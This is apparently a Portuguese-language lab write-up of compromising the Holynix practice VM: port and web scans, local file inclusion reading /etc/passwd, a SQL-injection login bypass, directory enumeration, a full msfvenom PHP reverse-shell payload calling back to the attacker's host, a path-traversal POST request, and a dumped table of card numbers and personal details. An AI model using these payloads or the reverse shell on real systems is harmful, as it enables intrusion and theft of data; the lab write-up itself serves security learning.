
Holynix

IP da máquina: 192.168.56.105 // MAC: 00:0c:29:bc:05:de


Resultados do Nmap:



```
root@kali:~# nmap -sS -sV -p- -v 192.168.56.105
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-02 23:54 -03
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 23:54
Scanning 192.168.56.105 [1 port]
Completed ARP Ping Scan at 23:54, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:54
Completed Parallel DNS resolution of 1 host. at 23:54, 11.00s elapsed
Initiating SYN Stealth Scan at 23:54
Scanning 192.168.56.105 [65535 ports]
Discovered open port 80/tcp on 192.168.56.105
Completed SYN Stealth Scan at 23:54, 12.72s elapsed (65535 total ports)
Initiating Service scan at 23:54
Scanning 1 service on 192.168.56.105
Completed Service scan at 23:54, 6.02s elapsed (1 service on 1 host)
NSE: Script scanning 192.168.56.105.
Initiating NSE at 23:54
Completed NSE at 23:54, 0.06s elapsed
Initiating NSE at 23:54
Completed NSE at 23:54, 0.03s elapsed
Nmap scan report for 192.168.56.105
Host is up (0.00028s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.12 with Suhosin-Patch)
MAC Address: 00:0C:29:BC:05:DE (VMware)
```

LFI:

192.168.56.105/?page=../../../../etc/passwd



192.168.56.105/?page=../../
192.168.56.105/?page=../../../../etc/passwd

Nakimura Industries Production Server


Not logged in

Home
Login

Warning: include(404.html) [function.include]: failed to open stream: No such file or directory in **/var/apache2/htdocs/index.php** on line **10**


Warning: include() [function.include]: Failed opening '404.html' for inclusion (include_path='.:/usr/share/php:/usr/share/pear') in **/var/apache2/htdocs/index.php** on line **10**

Resultado do Nikto:



```
+ Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.12 with Suhosin-Patch
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.12
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against s
ome forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of
the site in a different fashion to the MIME type
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file na
mes. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were fou
nd: index.php
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for t
he 2.x branch.
+ PHP/5.2.4-2ubuntu5.12 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13,
7.2.1 may also current release for each branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /index.php: PHP include error may indicate local or remote file inclusion is possible.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information
via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information
via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information
via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information
via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-2562: /login/sm_login_screen.php?error=\"><script>alert('Vulnerable')</script>: SPHERA HostingDir
ector and Final User (VDS) Control Panel 1-3 are vulnerable to Cross Site Scripting (XSS). http://www.cer
t.org/advisories/CA-2000-02.html.
+ OSVDB-2562: /login/sm_login_screen.php?uid=\"><script>alert('Vulnerable')</script>: SPHERA HostingDirec
```

Vulnerável a SQL Injection:




192.168.56.105/index.php?p
192.168.56.105/index.php?page=login.php

SQL Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' at line 1

SQL Statement:SELECT * FROM accounts WHERE username='\' or 1=1 --' AND password='' or 1=1 --'

' or 1=1# // ' or 1=1#




Enter your username and password:

Name: ' or 1=1#

Password: ●●●●●●●●●●

Login:




Nakimura Industries Production Server

Welcome, alamo.

Welcome to the Nakimura Industries Production Server


Diretórios enumerados com o dirb:

dirb http://192.168.56.105 /usr/share/wordlists/dirb/common.txt




```
+ http://192.168.56.105/footer (CODE:200|SIZE:63)
+ http://192.168.56.105/header (CODE:200|SIZE:604)
+ http://192.168.56.105/home (CODE:200|SIZE:109)
+ http://192.168.56.105/index (CODE:200|SIZE:776)
+ http://192.168.56.105/index.php (CODE:200|SIZE:776)
+ http://192.168.56.105/login (CODE:200|SIZE:342)
+ http://192.168.56.105/messageboard (CODE:200|SIZE:249)
+ http://192.168.56.105/transfer (CODE:200|SIZE:44)
+ http://192.168.56.105/~bin/bash (CODE:200|SIZE:702160)
+ http://192.168.56.105/~bin/cat (CODE:200|SIZE:27312)
+ http://192.168.56.105/~bin/cp (CODE:200|SIZE:71664)
+ http://192.168.56.105/~bin/date (CODE:200|SIZE:55820)
+ http://192.168.56.105/~bin/df (CODE:200|SIZE:45588)
+ http://192.168.56.105/~bin/dir (CODE:200|SIZE:92376)
+ http://192.168.56.105/~bin/ip (CODE:200|SIZE:183288)
+ http://192.168.56.105/~bin/kill (CODE:200|SIZE:12580)
+ http://192.168.56.105/~bin/login (CODE:200|SIZE:35272)
+ http://192.168.56.105/~bin/ls (CODE:200|SIZE:92376)
+ http://192.168.56.105/~bin/more (CODE:200|SIZE:27752)
+ http://192.168.56.105/~bin/mount (CODE:200|SIZE:81368)
+ http://192.168.56.105/~bin/mt (CODE:200|SIZE:28492)
+ http://192.168.56.105/~bin/nc (CODE:200|SIZE:19884)
+ http://192.168.56.105/~bin/netcat (CODE:200|SIZE:19884)
+ http://192.168.56.105/~bin/netstat (CODE:200|SIZE:101228)
+ http://192.168.56.105/~bin/ping (CODE:200|SIZE:30856)
+ http://192.168.56.105/~bin/ps (CODE:200|SIZE:65360)
+ http://192.168.56.105/~bin/pwd (CODE:200|SIZE:27252)
+ http://192.168.56.105/~bin/sh (CODE:200|SIZE:79988)
+ http://192.168.56.105/~bin/sync (CODE:200|SIZE:22312)
+ http://192.168.56.105/~bin/tar (CODE:200|SIZE:234132)
```

Payload msfvenom:



```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.56.101 lport=443 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1114 bytes
/*<?php /**/ error_reporting(0); $ip = '192.168.56.101'; $port = 443; if (($f = 'stream_socket_client') &
& is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen')
&& is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_
callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res
) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket');
 } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4)
; break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b)
< $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .=
 socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_typ
e; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_
function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```


LFI Post:



Request to http://192.168.56.105:80


```
POST /index.php?page=ssp.php HTTP/1.1
Host: 192.168.56.105
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.105/index.php?page=ssp.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 45
Connection: close
Cookie: uid=1
Upgrade-Insecure-Requests: 1

text_file_name=ssp%2F../../../../../../etc/passwd&B=Display+File
```

/etc/passwd:




```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:105:114:MySQL Server,,,:/var/lib/mysql:/bin/false
alamo:x:1000:115::/home/alamo:/bin/bash
etenenbaum:x:1001:100::/home/etenenbaum:/bin/bash
gmckinnon:x:1002:100::/home/gmckinnon:/bin/bash
hreiser:x:1003:50::/home/hreiser:/bin/bash
jdraper:x:1004:100::/home/jdraper:/bin/bash
jjames:x:1005:50::/home/jjames:/bin/bash
jljohansen:x:1006:115::/home/jljohansen:/bin/bash
ltorvalds:x:1007:113::/home/ltorvalds:/bin/bash
kpoulsen:x:1008:100::/home/kpoulsen:/bin/bash
mrbutler:x:1009:50::/home/mrbutler:/bin/bash
rtmorris:x:1010:100::/home/rtmorris:/bin/bash
```

Resultados do sqlmap:




```
available databases [4]:
[*] clients
[*] creds
[*] information_schema
[*] mysql
```

Dump info, infocc:




```
+-----+---------------------+---------+--------------------------------+--------------+----------+------------+--------------------------------------------+------------+
| cid | CCN                 | exp     | email                          | phone        | name     | type       | address                                    | surname    |
+-----+---------------------+---------+--------------------------------+--------------+----------+------------+--------------------------------------------+------------+
| 1   | 5392 7367 3484 0469 | 8/2013  | BenjaminNLynch@example.org     | 904-683-8817 | Benjamin | MasterCard | 4562 Boundary St:Jacksonville, FL 32216    | Lynch      |
| 2   | 5453 6102 5739 0358 | 9/2015  | MinervaJBerry@example.org      | 708-977-4242 | Minerva  | MasterCard | 147 Woodland Dr:Schaumburg, IL 60173       | Berry      |
